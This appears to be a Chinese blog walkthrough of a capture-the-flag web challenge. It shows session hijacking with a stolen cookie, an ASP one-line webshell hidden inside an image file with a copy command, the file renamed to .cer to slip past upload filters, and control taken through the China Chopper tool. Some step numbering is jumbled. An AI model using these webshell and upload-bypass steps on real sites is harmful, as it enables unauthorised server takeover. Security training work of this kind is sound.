
第四章：进击,拿到Web最高权限

原创

m0_48294281 于 2022-01-04 23:09:17 发布 353 收藏
文章标签： 网络安全 渗透测试 安全 web安全

1.根据前关已经得到了cookie，现在需要修改cookie达到登录系统的目的。


2.打开网站，以谷歌浏览器为例，F12打开控制台，找到Application，对图中3　4的值进行修改，修改的内容为你获取到的cookie的内容，3 4分别对应cookie中 “=”左右的内容。




3.修改后点击“准备好了吗”或者刷新页面，因为cookie已经被修改，顺利登录系统。

4.准备菜刀工具，菜刀的下载可以去bilibili自己搜索，有UP主做了详细视频

5. 获取到可上传文件类型




7.看到cer文件，考虑asp一句话木马，新建记事本添加代码：<%eval request%（”a”）>,文件保存1.php,下载图片另存为1.png，使用cmd命令制作图片木马：copy 1.png+1.php 2.png,看到生成的2.png文件后，修改其后缀为.cer



6.上传文件，菜刀链接。

7.找到tips提示文件，下载到桌面。



8.拿到通关flag